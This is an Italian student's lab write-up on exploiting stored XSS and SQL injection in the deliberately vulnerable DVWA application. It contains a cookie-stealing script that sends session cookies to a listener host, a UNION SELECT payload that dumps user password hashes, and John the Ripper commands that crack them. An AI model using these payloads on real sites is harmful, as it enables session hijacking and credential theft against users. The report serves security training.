

# PROGETTO L6/S5

Per l'esame pratico del 05/07/2024 ci è stato chiesto di exploitare alcune vulnerabilità, nel mio caso sono andato ad analizzare le prime due.

- XSS stored.
- SQL injection.

**Di seguito una piccola spiegazione delle due vulnerabilità**

La vulnerabilità XSS (Cross-Site Scripting) è un tipo di falla di sicurezza nelle applicazioni web che consente agli attaccanti di iniettare script malevoli nei contenuti visualizzati da altri utenti. Questa vulnerabilità si verifica quando un'applicazione accetta input da utenti senza adeguata validazione o sanificazione, permettendo l'esecuzione di script dannosi nel browser di un altro utente. Gli attacchi XSS possono essere utilizzati per rubare dati sensibili, come cookie di sessione, o per eseguire azioni non autorizzate per conto della vittima. Esistono principalmente tre tipi di attacchi XSS: riflessi, persistenti e basati su DOM.

Una vulnerabilità SQL injection si verifica quando un'applicazione permette l'inserimento di comandi SQL attraverso input utente non validato o non adeguatamente filtrato. Questa falla consente a un attaccante di manipolare le query SQL eseguite dal database, potenzialmente accedendo, modificando o eliminando dati sensibili. Ad esempio, inserendo un codice SQL dannoso in un campo di input, un attaccante potrebbe ottenere l'accesso non autorizzato a informazioni riservate. La protezione contro SQL injection include l'uso di dichiarazioni preparate, parametri di query e l'adeguata sanificazione degli input.

## **XSS stored**

Per questa prima vulnerabilità mi è stato richiesto di Recuperare i cookie di sessione delle vittime che si connettono alla pagina XSS stored ed inviarli ad un server sotto il mio controllo.

Quindi tramite Kali mi sono messo in ascolto sulla porta 12345 con comando NC e successivamente ho inserito un codice malevolo all'interno della casella "messaggi" ma prima ho dovuto modificare il codice HTML della pagina per poter aumentare la quantità di caratteri da poter inserire.

**Codice malevolo:** <script> let img = new Image();  
img.src = "http://192.168.50.100:12345?q=" +  
document.cookie  
</script>

## Ed ecco il risultato ottenuto

The screenshot shows the Damn Vulnerable Web Application (DVWA) interface in a web browser. The page title is "Vulnerability: Stored Cross Site Scripting (XSS)". The left sidebar contains a menu with options like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored (highlighted), DVWA Security, PHP Info, About, and Logout. The main content area has a form with "Name \*" and "Message \*" fields, and a "Sign Guestbook" button. Below the form, it shows "Name: Sonia" and "Message:". The "More info" section provides links to XSS-related resources. At the bottom, it displays "Username: 1337", "Security Level: low", "PHPIDS: disabled", and "Damn Vulnerable Web Application (DVWA) v1.0.7".

Overlaid on the bottom right is a terminal window showing the execution of a netcat listener. The terminal output is as follows:

```
kali@kali: ~  
File Actions Edit View Help  
~  
(kali@kali)-[~]  
$ nc -lvp 12345  
listening on [any] 12345 ...  
192.168.50.100: inverse host lookup failed: Host name lookup failure  
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.100] 36154  
GET /?q=security=low;%20PHPSESSID=34b5546038e862a9790d5c052136aa4e  
HTTP/1.1  
Host: 192.168.50.100:12345  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101  
Firefox/115.0  
Accept: image/avif,image/webp,*/*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://192.168.50.101/  
View Source View Page
```


## SQL injection

Per questa secondo vulnerabilità mi è stato chiesto di recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).

E per poterlo fare la sintassi usata è la seguente

**' UNION SELECT CONCAT(user," ",password), password FROM users –**

Ed ecco il risultato. (Gli utenti trovati sono 4 e non 5 perché, per mio errore in passato, ho eliminato il primo utente dal database)



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The top navigation bar includes links for Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: SQL Injection" and shows the results of a successful SQL injection attack. The "User ID:" field is empty, and the "Submit" button is visible. The results are displayed in a table format, showing the ID, First name, and Surname of the extracted users.

ID	First name	Surname
' UNION SELECT CONCAT(user," ",password),password FROM users --	gordonb	e99a18c428cb38d5f260853678922e03
' UNION SELECT CONCAT(user," ",password),password FROM users --	1337	8d3533d75ae2c3966d7e0d4fcc69216b
' UNION SELECT CONCAT(user," ",password),password FROM users --	pablo	0d107d09f5bbe40cade3de5c71e9e9b7
' UNION SELECT CONCAT(user," ",password),password FROM users --	smithy	5f4dcc3b5aa765d61d8327deb882cf99


More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin  
Security Level: low

View Source View Help

successivamente ho decodificato le password trovate tramite apposito tool



The image shows a web browser window displaying the DVWA (Damn Vulnerable Web Application) interface. The page title is "Vulnerability: SQL Injection". The "SQL Injection" tab is selected in the left sidebar. The main content area shows a "User ID:" input field with a "Submit" button. Below the input field, there are three rows of SQL injection payloads and their corresponding results:

```
ID: ' UNION SELECT CONCAT(user, " ",password),password FROM users --  
First name: gordonb e99a18c428cb38d5f260853678922e03  
Surname: e99a18c428cb38d5f260853678922e03  
  
ID: ' UNION SELECT CONCAT(user, " ",password),password FROM users --  
First name: 1337 8d3533d75ae2c3966d7e0d4fcc69216b  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b  
  
ID: ' UNION SELECT CONCAT(user, " ",password),password FROM users --  
First name: pablo 0d107d09f5bbe40cade3de5c71e9e9b7  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7  
  
ID: ' UNION SELECT CONCAT(user, " ",password),password FROM users --  
First name: smithy 5f4dcc3b5aa765d61d8327deb882cf99  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Below the results, there is a "More info" section with links to security reviews and Wikipedia articles about SQL injection.

On the right side of the image, there is a terminal window showing the output of a password cracking tool. The terminal output includes the following commands and results:

```
(kali@kali)-[~]  
$ nano hash.txt  
  
(kali@kali)-[~]  
$ john --format=Raw-MD5 --incremental hash.txt  
Using default input encoding: UTF-8  
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/2  
56 AVX2 8x3])  
Remaining 1 password hash  
Warning: no OpenMP support for this hash type, consider --fork=2  
Press 'q' or Ctrl-C to abort, almost any other key for status  
abc123 (?)  
1g 0:00:00:00 DONE (2024-07-05 05:44) 1.408g/s 18388p/s 18388c/s 183  
88C/s amina1..abby99  
Use the "--show --format=Raw-MD5" options to display all of the crack  
ed passwords reliably  
Session completed.  
  
(kali@kali)-[~]  
$ john --format=Raw-MD5 --show hash.txt  
?:abc123  
?:charley  
?:letmein  
?:password  
  
4 password hashes cracked, 0 left  
  
(kali@kali)-[~]  
$
```

## Conclusione

La consapevolezza e la prevenzione delle vulnerabilità SQL injection e XSS sono cruciali per la sicurezza delle applicazioni web. Queste falle possono portare a gravi violazioni dei dati e danni finanziari. Proteggere i sistemi con pratiche di codifica sicura e validazione rigorosa degli input è essenziale per prevenire attacchi e salvaguardare le informazioni sensibili.